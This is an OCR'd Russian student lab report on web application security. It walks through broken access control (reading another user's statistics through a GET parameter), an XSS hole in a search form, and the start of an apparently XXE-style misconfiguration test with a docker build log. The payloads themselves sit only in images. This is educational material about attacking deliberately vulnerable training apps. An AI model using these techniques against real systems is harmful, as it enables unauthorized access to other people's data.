Министерство науки и высшего образования Российской Федерации
федеральное государственное автономное образовательное учреждение высшего образования
«НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО»

Отчет

по лабораторной работе по теме: “Безопасность WEB-приложений”

по дисциплине «**Информационная безопасность**»

Автор: Юрпалов С. Н.

Факультет: ИТиП


Группа: М34051

Санкт-Петербург 2023


Ход работы:

0) Для запуска приложений будем использовать docker.
1) Broken Access Control

Запускаем приложение.




Регистрируем пользователей с никнеймами test_user_2, test_user_3.



Сыграем за пользователя test_user_2.


Рассмотрим получаемые от сервиса данные при просмотре статистики. Также оценим методы, которые исполняются.




Как можно заметить, статистика тут получается посредством HTTP GET запроса по username пользователя. Проверяется только наличие сессии, но не её идентичность с username.

Воспользуемся этой уязвимостью.


Зайдём под пользователем test_user_3. Сыграем несколько игр для наглядной статистики.






Сменим сесиию на test_user_2. Отправим GET запрос с query_params = {“user”: “test_user_3”}

Получаем ответ – json с чужой статистикой.




2) Cross-Site Scripting


Запускаем приложение.



Создаём пользователя и логинимся в систему. Все формы на этих страницах безопасны.



Проверим форму Search.



Нашли уязвимость.


Далее можно развить атаку, исполнив код, который отправит SQL запрос к базе данных и получит данные пользователей.

3) Security Misconfiguration

Запускаем приложение.


```
PS D:\ITMO\8 semester\InformationSecurity\Lab4\task3\vinijr-blog\deployments> docker-compose up --build
[+] Building 12.2s (9/9) FINISHED                                                                                  docker:default
 => [app internal] load build definition from Dockerfile                                                                    0.0s
 => => transferring dockerfile: 240B                                                                                        0.0s
 => [app internal] load metadata for docker.io/library/php:apache                                                           2.2s
 => [app internal] load .dockerignore                                                                                       0.0s
 => => transferring context: 2B                                                                                             0.0s
 => [app 1/4] FROM docker.io/library/php:apache@sha256:361bb4e485bf015f1ecefa178bd5c15cd2f38fad6ea139d5622b3792e8          9.4s
 => => resolve docker.io/library/php:apache@sha256:361bb4e485bf015f1ecefa178bd5c15cd2f38fad6ea139d5622b3792e8959b           0.0s
 => => sha256:361bb4e485bf015f1ecefa178bd5c15cd2f38fad6ea139d5622b3792e8959b67 1.86kB / 1.86kB                              0.0s
 => => sha256:d5aaf617d1d2bc41efbec77e9f05370e6f35d8f4363fb26fa04883ec538b7d66 104.36MB / 104.36MB                          4.8s
 => => sha256:2956c235c9f152ca1de69bdf37fa499aefcd113c4cc105b38c37ce3cd9e7d693 3.04kB / 3.04kB                              0.0s
 => => sha256:4ecebee892882b976f2c1f697a222f4ecc1dac586caf22638a00a58aeb920078 12.82kB / 12.82kB                            0.0s
 => => sha256:8a1e25ce7c4f75e372e9884f8f7b1bedcfe4a7a7d452eb4b0a1c7477c9a90345 29.12MB / 29.12MB                            2.3s
 => => sha256:5de14226e1706b621fe796af63b375db247a2490752558ed4f5ea40648234129 225B / 225B                                  0.6s
 => => sha256:d3ba065e262ff15c57d91609cae32d80920edac1e9b0826e0d8cf5f0f3c60107 270B / 270B                                  0.8s
 => => sha256:142ecae067f5d5cbf3c2a3cf42d5677472bc8cc633b8ccea33d011749bb84661 20.30MB / 20.30MB                            2.1s
 => => sha256:c1f1b407f74997997555578769bbeb98d0573d6092913d5303cf951acdace0b 476B / 476B                                  2.3s
 => => extracting sha256:8a1e25ce7c4f75e372e9884f8f7b1bedcfe4a7a7d452eb4b0a1c7477c9a90345                                   1.5s
 => => sha256:3bfb5bfbb419b0c504a2d6ea61c7799a089a88f25d18c9719bd1c82689e9a46b 12.80MB / 12.80MB                            3.5s
 => => sha256:6a1b2cfb806df514ad4cf5cffa00c66aaa6322c1ef8f3b1c597592771925569b 512B / 512B                                  2.5s
 => => sha256:a63270db9abcfe9136a948a2e80ba993666529fa0e5e53650f2af8541e486021 490B / 490B                                  2.7s
 => => sha256:4daf799111e1cacd5653596647f1a29996d0d2e048a5ee9ccbf3e705b6d97d6c 11.63MB / 11.63MB                            3.7s
 => => sha256:616fcab20224c2e037b0af205548670b497c0e5e3b076af1ed5d62181c7b492d 2.46kB / 2.46kB                              3.7s
 => => sha256:c8c1c039414eab873829924352e257a6d7fe52e8960b2d6cdd9be0ee0d85e4d7 249B / 249B                                  4.3s
 => => sha256:ccd458eb15c3de4d7a72a067265ba33f837efebc69d9e4e0f9a8a52907efec76 894B / 894B                                  4.0s
 => => extracting sha256:5de14226e1706b621fe796af63b375db247a2490752558ed4f5ea40648234129                                   0.0s
 => => extracting sha256:d5aaf617d1d2bc41efbec77e9f05370e6f35d8f4363fb26fa04883ec538b7d66                                   3.1s
 => => extracting sha256:d3ba065e262ff15c57d91609cae32d80920edac1e9b0826e0d8cf5f0f3c60107                                   0.0s
 => => extracting sha256:142ecae067f5d5cbf3c2a3cf42d5677472bc8cc633b8ccea33d011749bb84661                                   0.4s
 => => extracting sha256:c1f1b407f74997997555578769bbeb98d0573d6092913d5303cf951acdace0b                                   0.0s
 => => extracting sha256:6a1b2cfb806df514ad4cf5cffa00c66aaa6322c1ef8f3b1c597592771925569b                                   0.0s
 => => extracting sha256:3bfb5bfbb419b0c504a2d6ea61c7799a089a88f25d18c9719bd1c82689e9a46b                                   0.1s
 => => extracting sha256:a63270db9abcfe9136a948a2e80ba993666529fa0e5e53650f2af8541e486021                                   0.0s
 => => extracting sha256:4daf799111e1cacd5653596647f1a29996d0d2e048a5ee9ccbf3e705b6d97d6c                                   0.4s
 => => extracting sha256:616fcab20224c2e037b0af205548670b497c0e5e3b076af1ed5d62181c7b492d                                   0.0s
 => => extracting sha256:c8c1c039414eab873829924352e257a6d7fe52e8960b2d6cdd9be0ee0d85e4d7                                   0.0s
 => => extracting sha256:ccd458eb15c3de4d7a72a067265ba33f837efebc69d9e4e0f9a8a52907efec76                                   0.0s
 => [app internal] load build context                                                                                       0.0s
 => => transferring context: 71.17kB                                                                                        0.0s
 => [app 2/4] COPY deployments/apache.conf /etc/apache2/sites-available/000-default.conf                                    0.3s
 => [app 3/4] COPY deployments/php.ini /usr/local/etc/php/                                                                  0.0s
 => [app 4/4] RUN chown -R www-data:www-data /var/www/html && a2enmod rewrite                                               0.3s
 => [app] exporting to image                                                                                                0.0s
 => => exporting layers                                                                                                     0.0s
 => => writing image sha256:b504c539ae0db5702cff1ce82a0d450bab94c1e57366d8e94e5208644f30a0ac                                0.0s
 => => naming to docker.io/library/deployments-app                                                                          0.0s
[+] Running 0/1
 - Network deployments_default  Creating                                                                                    0.2s
time="2024-03-15T17:40:39+03:00" level=warning msg="Found orphan containers ([mysqldb-a7_a5_tictactoe_mysqldb]) for this
```

В форму обратной связи отправим такой запрос.




В payload POST запроса увидим следующее.

Отправим запрос curl, создав payload.xml

